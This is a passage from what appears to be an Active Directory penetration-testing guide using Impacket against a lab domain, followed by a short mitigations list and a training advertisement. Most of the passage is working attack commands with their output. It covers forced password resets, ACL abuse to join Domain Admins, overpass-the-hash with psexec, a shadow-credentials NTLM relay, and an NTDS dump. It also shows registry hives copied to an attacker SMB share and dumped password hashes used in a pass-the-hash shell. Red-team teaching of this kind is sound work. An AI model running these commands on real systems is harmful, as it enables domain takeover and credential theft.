altuser ignite.local/suri -altpass Password@1 -reset
```

```
┌──(root㉿kali)-[~]
└─# impacket-changepasswd ignite.local/panther@192.168.1.14 -newpass Password@1234 -altuser ignite.local/suri -altpass Password@1 -reset

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Setting the password of ignite.local\panther as ignite.local\suri
[*] Connecting to DCE/RPC as ignite.local\suri
[*] Password was changed successfully.
[!] User no longer has valid AES keys for Kerberos, until they change their password again.
```

Impacket's changepassword can also be used to change current user password, if current password is known.

```
impacket-changepasswd ignite.local/komal@192.168.1.14 -newpass 'Password@987' -p
rpc-samr
```

```
┌──(root㉿kali)-[~]
└─# impacket-changepasswd ignite.local/komal@192.168.1.14 -newpass 'Password@987' -p rpc-samr
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Current password:
[*] Changing the password of ignite.local\komal
[*] Connecting to DCE/RPC as ignite.local\komal
[*] Password was changed successfully.
```

WriteDacl & WriteOwner

Granting Ownership

The WriteOwner permission allows a user to change the ownership of an object to a different user or principal, including one controlled by an attacker. Consequently, an attacker can exploit this permission to take ownership of a target object.

The tool owneredit allows **changing ownership** of a directory object.

```
impacket-owneredit -action write -new-owner 'aaru' -target-dn 'CN=Domain
Admins,CN=Users,DC=ignite,DC=local' 'ignite.local'/'aaru':'Password@1' -dc-ip
192.168.1.14
```

```
┌──(root㉿kali)-[~]
└─# impacket-owneredit -action write -new-owner 'aaru' -target-dn 'CN=Domain Admins,CN=Users,DC=ignite,DC=local' 'ignite.local'/'aaru':'Password@1' -dc-ip 192.168.1.14

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-2876727035-1185539019-1507907093-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=ignite,DC=local
[*] OwnerSid modified successfully!
```

Granting Control

The WriteDacl permission in Active Directory allows users to modify the Discretionary Access Control List (DACL) of an AD object, giving them the ability to control object level permissions.

This can be done with Impacket-dacledit.

```
impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'aaru' -
target-dn 'CN=Domain Admins,CN=Users,DC=ignite,DC=local'
'ignite.local'/'aaru':'Password@1' -dc-ip 192.168.1.14
```


```
┌──(root㉿kali)-[~]
└─# impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'aaru' -target-dn 'CN=Domain Admins,CN=Users,DC=ignite,DC=local' 'ignite.local'/'aaru':'Password@1' -dc-ip 192.168.1.14

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250609-063621.bak
[*] DACL modified successfully!
```

The tester can abuse this permission by adding Aaru User into the Domain Admin group and listing the domain admin members to ensure that Aaru Users become Domain Admin.

```
bloodyAD --host "192.168.1.14" -d "ignite.local" -u "aaru" -p "Password@1" add groupMember "Domain Admins" "aaru"
```

Impacket's PsExec is another widely used post exploitation tool for remote command execution. After adding Aaru user in domain admins group, attacker/tester can use psexec for remote contro; execution.

```
impacket-psexec aaru:Password@1@ignite.local -dc-ip 192.168.1.14
```



Overpass-the-Hash

Over Pass the hash is a combination of passing the hash and passing the ticket, so it's called Over Pass the hash. Allows the creation of Kerberos tickets from NTLM hash or AES keys that allow access to the resource service that required Kerberos authentication.

use impacket python script **gettgt.py** which will use a password, hash or aesKey, it will request a TGT and save it as ccache.

```
impacket-getTGT -dc-ip 192.168.1.14 -hashes :32196b56ffe6f45e294117b91a83bf38 ignite.local/Administrator
```

With the help of above command, you will be able to request Kerberos authorized ticket in the form of ccache whereas with the help of the following command you will be able to inject the ticket to access the resource.

```
export KRB5CCNAME=Administrator.ccache
impacket-psexec ignite.local/administrator@DC.ignite.local -k -no-pass -dc-ip 192.168.1.14
```

```
┌──(root㉿kali)-[~]
└─# impacket-getTGT -dc-ip 192.168.1.14 -hashes :32196b56ffe6f45e294117b91a83bf38 ignite.local/Administrator
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Administrator.ccache

┌──(root㉿kali)-[~]
└─# export KRB5CCNAME=Administrator.ccache


┌──(root㉿kali)-[~]
└─# impacket-psexec ignite.local/administrator@DC.ignite.local -k -no-pass -dc-ip 192.168.1.14

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on DC.ignite.local.....
[*] Found writable share ADMIN$
[*] Uploading file mHzzpmZO.exe
[*] Opening SVCManager on DC.ignite.local.....
[*] Creating service QNFy on DC.ignite.local.....
[*] Starting service QNFy.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Overpass-the-Hash (Convert NTLM to Kerberos)

Convert an NTLM hash into a Kerberos TGT for stealthier access.

```
impacket-describeTicket Administrator.ccache
```

```
┌──(root㉿kali)-[~]
└─# impacket-describeTicket Administrator.ccache
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : 7f4ca4873319bc9d4066510eff4ab4d8
[*] User Name                     : Administrator
[*] User Realm                    : IGNITE.LOCAL
[*] Service Name                  : krbtgt/IGNITE.LOCAL
[*] Service Realm                 : IGNITE.LOCAL
[*] Start Time                    : 09/06/2025 10:30:13 AM
[*] End Time                      : 09/06/2025 20:30:13 PM
[*] RenewTill                     : 10/06/2025 10:30:13 AM
[*] Flags                         : (0x50e10000) forwardable, proxiable, renewable, initial, pr
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : f0ykhzMZvJ1AZlEO/0q02A==
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : krbtgt/IGNITE.LOCAL
[*]   Service Realm               : IGNITE.LOCAL
[*]   Encryption type             : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96
```

This script will convert kirbi files (commonly used by mimikatz) into ccache files used by impacket, and vice versa

```
impacket-ticketConverter Administrator.ccache admin.kirbi
```

```
┌──(root㉿kali)-[~]
└─# impacket-ticketConverter Administrator.ccache admin.kirbi
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] converting ccache to kirbi ...
[+] done
```

Shadow Credentials Attack

The Shadow Credentials attack takes advantage of improper permissions on the msDS-KeyCredentialLink attribute, allowing attackers to inject their own public key into the attribute of a target user or computer account. Once this is done, they can impersonate the target account using PKINIT.

Here is how the attack works step by step:


- Identify Target Permissions
- Inject the Attacker's Public Key
- Generate a Certificate
- Authenticate as the Target Account
- Impersonate Users or Escalate Privileges

You can set shadow credentials on the computer object using impacket's ntlmrelayx.

We will launch ntlmrelayx with the "–shadow-credentials" option and the "–shadow-target" parameter set to the name of the computer account that we are expecting to relay (in this case, DC$)

```
impacket-ntlmrelayx -t ldap://192.168.1.14 --shadow-credentials --shadow-target 'dc$'
```

Trigger a callback via browser, using krishna user's credentials.




After a brief wait, we receive an HTTP connection from the DC$ computer account along with its NTLM credentials. These credentials are then relayed to the LDAP service on the domain controller and the **msDS-KeyCredentialLink** attribute of the relayed computer account is updated.

```
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Connection from 192.168.1.16 controlled, attacking target ldap://192.168.1.14
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Authenticating against ldap://192.168.1.14 as /KRISHNA SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Searching for the target account
[*] Target user found: CN=DC,OU=Domain Controllers,DC=ignite,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] Updating the msDS-KeyCredentialLink attribute of dc$
[*] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saved PFX (#PKCS12) certificate & key at path: FZn7B2sQ.pfx
[*] Must be used with password: 05FY014jsNhqqL1IbDhr
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
[*] Run the following command to obtain a TGT
[*] python3 PKINITtools/gettgtpkinit.py -cert-pfx FZn7B2sQ.pfx -pfx-pass 05FY014jsNhqqL1IbDhr ignite.local
```

Use Certificate to Dump NTDS

```
nxc smb 192.168.1.14 --pfx-cert FZn7B2sQ.pfx --pfx-pass 05FY014jsNhqqL1IbDhr -u
DC$ --ntds --user administrator
```



Extracting Credentials from Registry Hive


Impacket-reg is a tool from the Impacket suite used to remotely interact with the Windows Registry of a target machine over SMB using credentials — typically useful during post-exploitation, red teaming, or lateral movement.

Key Privileges That Help:

SeBackupPrivilege: Allows reading SYSTEM/SAM/NTDS files even if you don't have full admin
Administrator: (Local or Domain) Can dump registry, access files, and use tools like secretsdump, reg.py
RemoteRegistry Service: Running Required for reg.py to connect and dump
SeDebugPrivilege: (Advanced) Helps inject into LSASS (used by Mimikatz), useful in custom attacks

First, set up an SMB share on your attacker machine using the impacket-smbserver. This share will store the dumped registry files.

```
impacket-smbserver share $(pwd) -smb2support
```



Next, dump the SAM and SYSTEM hives from the target machine, using the impacket-reg tool.

```
impacket-reg ignite.local/aarav:Password@1@192.168.1.48 backup -o
'\\192.168.1.16\share'
```

```
┌──(root㉿kali)-[~/sam]
└─# impacket-reg ignite.local/aarav:Password@1@192.168.1.48 backup -o '\\192.168.1.16\share'

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] Cannot check RemoteRegistry status. Triggering start trough named pipe ...
[*] Saved HKLM\SAM to \\192.168.1.16\share\SAM.save
[*] Saved HKLM\SYSTEM to \\192.168.1.16\share\SYSTEM.save
[*] Saved HKLM\SECURITY to \\192.168.1.16\share\SECURITY.save
```

Finally, on the Kali Linux shell, use Impacket's secretsdump to extract password hashes from the SAM and SYSTEM hive

```
impacket-secretsdump -sam SAM.save -system SYSTEM.save -security SECURITY.save
local
```

```
┌──(root㉿kali)-[~/sam]
└─# impacket-secretsdump -sam SAM.save -system SYSTEM.save  -security SECURITY.save local

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x536f840339b6910803b933fd560fee0c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:1649634b4f9b476c1ab5a1f121c37a586f51e8f659d016a8a819c889d6a3affe2
99c5667a354b46a94f9d7024b13b7b5e34b60784c2e7c678cd4c96359722a788103c2d309f37844f618ddf0ae6b24191f
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:d4a1c90133a8fd1b1d94663c5660bb6d
[*] DefaultPassword
(Unknown User):Ignite@987
[*] DPAPI_SYSTEM
dpapi_machinekey:0x89a01591e5952cfbb18910a10e886ec7e48ff3d8
dpapi_userkey:0x7a930f3e8effa85aa57f043ba65ddb10c69c9e19
[*] NL$KM
 0000   57 FF A2 E3 81 57 EB F6  44 6A D8 42 D9 10 9B 5E   W....W..Dj.B...^
 0010   EC 10 75 C7 5D 73 78 8C  44 7D 19 C9 1E 02 BB 28   ..u.]sx.D}.....(
 0020   F2 A7 A0 DE EE 48 70 3E  CC 33 1A D9 C5 0C 5B 99   .....Hp>.3....[.
 0030   02 CD 79 0E 49 39 8E 60  55 20 2E FE 33 83 5C F9   ..y.I9.`U ..3.\.
NL$KM:57ffa2e38157ebf6446ad842d9109b5eec1075c75d73788c447d19c91e02bb28f2a7a0deee48703ecc331ad9c50
[*] Cleaning up ...
```

As illustrated below, we successfully extracted the Administrator account hashes. Use Evil-WinRM to log in as Administrator using the extracted hash, thereby achieving privilege escalation on the Windows Domain Controller.

```
evil-winrm -i 192.168.1.48 -u administrator -H 32196b56ffe6f45e294117b91a83bf38
```

```
┌──(root㉿kali)-[~/sam]
└─# evil-winrm -i 192.168.1.48 -u administrator -H 32196b56ffe6f45e294117b91a83bf38

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Mitigations

- Disable insecure Kerberos settings (e.g., pre-authentication).
- Restrict delegation rights (Constrained Delegation > RBCD).
- Monitor for anomalous ticket requests (e.g., GetUserSPNs, DCSync).
- Implement LAPS securely and restrict access.
- Enable SMB signing to prevent relay attacks.

Conclusion

Impacket is an indispensable tool for AD penetration testing, enabling attackers (and defenders) to exploit common misconfigurations. This guide covered:

- Enumeration (users, computers)
- Kerberos attacks (AS-REP, Kerberoasting)
- Delegation abuse (RBCD)
- Credential dumping (DCSync, LAPS, PtH)
- Shadow credentials & persistence


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux